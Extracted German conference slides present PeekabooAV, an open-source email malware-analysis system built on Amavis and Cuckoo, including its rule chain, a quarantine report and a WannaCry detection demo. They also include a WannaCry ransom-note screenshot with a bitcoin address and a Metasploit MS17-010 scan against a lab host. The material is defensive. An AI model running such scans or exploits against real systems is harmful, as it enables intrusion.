
- ▶ Peekaboo
  - bekommt E-Mail-Anhänge von Amavis
  - analysiert sie
- ▶ Gibt sie bei Bedarf zur Verhaltensanalyse an Cuckoo
- ▶ Wertet vollautomatisch aus
- ▶ Stuft ein und berichtet

# Ablauf II

---







# Amavis Virus-Mail

From Content-filter at turais.science-computing.de <postmaster@turais.science-computing... ★  
Subject **VIRUS () in mail FROM [127.0.0.1]:59014 <security@turais.science-computing.de>**  
To security@turais.science-computing.de ★

10:19

Content type: Virus  
Internal reference code for the message is 04305-03/8eep-MkahEVZ

First upstream SMTP client IP address: [127.0.0.1] localhost

Return-Path: <security@turais.science-computing.de>  
From: it-sec rulz <security@turais.science-computing.de>  
Message-ID: <0087ab22-3a02-2ad4-9482-42e3faa7e662@turais.science-computing.de>  
Subject: =?UTF-8?B?Ys02w7bDts02w7ZzZQ==?=  
The message has been quarantined as: 8/virus-8eep-MkahEVZ

The message WAS NOT relayed to:  
<security@turais.science-computing.de>:  
250 2.7.0 Ok, discarded, id=04305-03 - INFECTED:

Virus scanner output:

Datei "p001": Ergebnis "ignored" der Regel file\_larger\_than:188 - Datei ist nur 2 bytes lang (False)  
Die Datei "p001" wurde als "ignored" eingestuft

Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel file\_larger\_than:188 - Datei hat mehr als 5 bytes (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel file\_type\_on\_whitelist:203 - Dateityp ist nicht auf Whitelist (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel file\_type\_on\_greylist:227 - Dateityp ist auf der Liste der zu analysierenden Typen (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel known:173 - Datei ist dem System noch nicht bekannt (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel office\_macro:318 - Die Datei beinhaltet kein erkennbares Office-Makro (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel file\_larger\_than:188 - Datei hat mehr als 5 bytes (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel file\_type\_on\_whitelist:203 - Dateityp ist nicht auf Whitelist (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel file\_type\_on\_greylist:227 - Dateityp ist auf der Liste der zu analysierenden Typen (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel known:173 - Datei ist dem System noch nicht bekannt (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel office\_macro:318 - Die Datei beinhaltet kein erkennbares Office-Makro (True)  
Datei "cccccccccccc.exe": Ergebnis "unknown" der Regel requests\_evil\_domain:330 - Datei scheint keine Domains aus der Blacklist kontaktieren zu wollen (True)  
Datei "cccccccccccc.exe": Ergebnis "bad" der Regel cuckoo\_evil\_sig:264 - Folgende Signaturen wurden erkannt: ['A process attempted to delay the analysis task.', 'Executes one or more WMI queries', 'Starts servers listening on {0}'] (False)  
Die Datei "cccccccccccc.exe" wurde als "bad" eingestuft

# PoC 2016

---

- ▶ ein Python Script
- ▶ linear
- ▶ nicht modular
- ▶ Write-Only



Beweist die Funktionsfähigkeit und überzeugt

# Peekaboo Setup

---

- ▶ Ubuntu 16.04
- ▶ Postfix
- ▶ Amavis
- ▶ Virtualbox
- ▶ Python
- ▶ Cuckoo

5

Demo

# WanaCry Ransomware / Worm

---

- ▶ Hochgefährlich
- ▶ Nach wie vor unklar, in welchem Maß per E-Mail verteilt (Phishing)
- ▶ Von PeekabooAV scanbar

# DEMO

# \*puh!\* **Hat Funktioniert**

---

- ▶ WanaCry wird als schädlich erkannt
- ▶ trotz Anti-Sandbox-Mechanismen
- ▶ ohne Patterns oder Updates
- ▶ hätten wir schon vor einem Jahr erkannt ^^

Papierkorb

@WanaDecryptor...

@WanaDecryptor...

If you then y it fro

If you Please any fo

Run an

Windows 7  
Build 7601  
Die Echtheit dieser Windows-Kopie wurde noch nicht bestätigt.

DE 12:24

OS  
ting

### Wana Decrypt0r 2.0

## Ooops, your files have been encrypted!

German

### Was geschah mit meinem Computer?

Ihre wichtigen Dateien sind verschlüsselt. Viele Ihrer Dokumente, Fotos, Videos, Datenbanken und andere Dateien sind nicht mehr zugänglich, weil sie verschlüsselt wurden. Vielleicht sind Sie damit beschäftigt, einen Weg zu finden, um Ihre Dateien wiederherzustellen, aber verschwenden Sie nicht Ihre Zeit. Niemand kann Ihre Dateien ohne unseren Entschlüsselungsdienst wiederherstellen.

### Kann ich meine Dateien wiederherstellen?

Sicher. Wir garantieren, dass Sie alle Ihre Dateien sicher und einfach wiederherstellen können. Aber du hast nicht genug Zeit. Sie können einige Ihrer Dateien kostenlos entschlüsseln. Versuchen Sie jetzt, indem Sie auf <Decrypt> klicken. Aber wenn du alle deine Dateien entschlüsseln willst, musst du bezahlen. Sie haben nur 3 Tage, um die Zahlung einzureichen. Danach wird der Preis verdoppelt. Auch wenn du nicht in 7 Tagen bezahlt hast, kannst du deine Dateien nicht für immer wiederherstellen. Wir haben freie Veranstaltungen für Benutzer, die so arm sind, dass sie nicht in 6 Monaten bezahlen können.

### Wie bezahle ich?

Die Zahlung wird nur in Bitcoin akzeptiert. Für weitere Informationen klicken Sie auf <About bitcoin>.

**Payment will be raised on**  
11/20/2016 12:24:30  
Time Left  
02:23:59:52

**Your files will be lost on**  
11/24/2016 12:24:30  
Time Left  
06:23:59:52

[About bitcoin](#)  
[How to buy bitcoins?](#)  
[Contact Us](#)

**Send \$300 worth of bitcoin to this address:**  
115p7UMMngoj1pMvKpHjicRdfJNXj6LrLn



# Scan nach verwundbaren Maschinen

```
msf auxiliary(smb_ms17_010) > use exploit/windows/smb/smb_ms17_010 \r
msf auxiliary(smb_ms17_010) > set RHOSTS 192.168.56.200\r
RHOSTS => 192.168.56.200
msf auxiliary(smb_ms17_010) > exploit\r

[+] 192.168.56.200:445 - Host is likely VULNERABLE to MS17-010! (W
indows 7 Professional 7601 Service Pack 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_ms17_010) > □
```



DE



12:25

6

Peekaboo  
Technik und Features

---



# Peekaboo Technik und Features

---

- ▶ In Python geschrieben
- ▶ Verarbeitet parallel
- ▶ Statische Analysen
- ▶ Verhaltensanalyse mit Cuckoo
- ▶ Auswertung durch mächtiges Regelwerk
- ▶ Nahezu unbegrenzte Möglichkeiten

# Das Regelwerk

```
1 #
2 #
3 #
4 #
5 #
6
7 p = rule(s, file_larger_than, {"byte": 5})
8 if not p.furtherAnalysis:
9     return
10
11 p = rule(s, file_type_on_whitelist)
12 if not p.furtherAnalysis:
13     return
14
15 p = rule(s, file_type_on_greylist)
16 if not p.furtherAnalysis:
17     return
18
19 p = rule(s, known)
20 if not p.furtherAnalysis:
21     return
22
23 p = rule(s, office_macro)
24 if not p.furtherAnalysis:
25     return
26
27 p = rule(s, requests_evil_domain)
28 if not p.furtherAnalysis:
29     return
30
31 p = rule(s, cuckoo_evil_sig)
32 if not p.furtherAnalysis:
33     return
34
35 p = rule(s, cuckoo_analysis_failed)
36 if not p.furtherAnalysis:
37     return
38
39 p = rule(s, final_rule)
40 if not p.furtherAnalysis:
41     return
42
43 #
44 #
45 #
46 #
47 #
48 return None
```



# Weitere Features

---

- ▶ Sample Datenbank
  - Speichert Dateihashes und Ergebnis des Scans
- ▶ Peekaboo und Cuckoo können innerhalb einer VM oder eines Containers laufen
  - Separierung um Auswirkung von Angriffen zu reduzieren
  - Separierung sensibler Daten
  - Leichte Skalierbarkeit
- ▶ Regeln und Module können separat/offline getestet werden

7

PeekabooAV heute

# Der Stand von PeekabooAV

---

- ▶ Aufgeteilt in Module
- ▶ Read-Write-Extend
- ▶ Verständlich
- ▶ Dokumentation ist angefangen



Wir wollen mehr



# Open Source Release

---

- ▶ <https://github.com/scvenus/peekaboav>
- ▶ Für jeden verfügbar, benutzbar und erweiterbar
- ▶ GPLv3





# Wie geht es weiter?

---

- ▶ Weiter entwickeln
- ▶ Erweitern
- ▶ Erkennungen verbessern
- ▶ Tunen und anpassen
- ▶ Mehr Praxistests
- ▶ Mehr Anforderungen
- ▶ Mehr Schnittstellen
  - Normaler offline Dateiscan
  - Scan aus anderen Quellen (Proxy, Netzwerktraffic, ...)
  - Einbinden in SIEM

# Der nächste Schritt!

---

- ▶ mehr Projekte
- ▶ mehr Unterstützer
- ▶ mehr Kunden, die mit uns zusammenarbeiten
- ▶ mehr OpenSource-AntiMalware-Technik in Mailsystemen
- ▶ mehr Commits
- ▶ mehr Tests
- ▶ mehr Erfahrung sammeln

# Wir sehen uns

- ▶ Anschreiben
- ▶ Contributen
- ▶ Weiterentwickeln
  
- ▶ Bis dahin



## Windows Update

Updates für den Computer herunterladen und installieren

220 wichtige Updates sind verfügbar  
6 optionale Updates sind verfügbar

219 wichtige Updates ausgewählt,  
1.127,0 MB - 1.127,1 MB

Updates installieren

Updates wurden zuletzt gesucht: Heute um 21:57  
Updates wurden installiert: Nie  
Sie erhalten Updates: Nur für Windows

Rufen Sie Updates für weitere Microsoft-Produkte ab. [Weitere Informationen](#)

# Vielen Dank an:

---

- ▶ CuckooSandbox
- ▶ Amavis
- ▶ OpenSource-Community

# Vielen Dank fürs Zuhören

---

**Atos BDS**  
**science + computing ag**  
Hagellocher Weg 73  
72070 Tübingen

T+ 49 7071 9457 0

@PeekabooAV  
christoph.herrmann@atos.net  
felix.bauer@atos.net  
sebastian.deiss@atos.net

**Atos**  
Consulting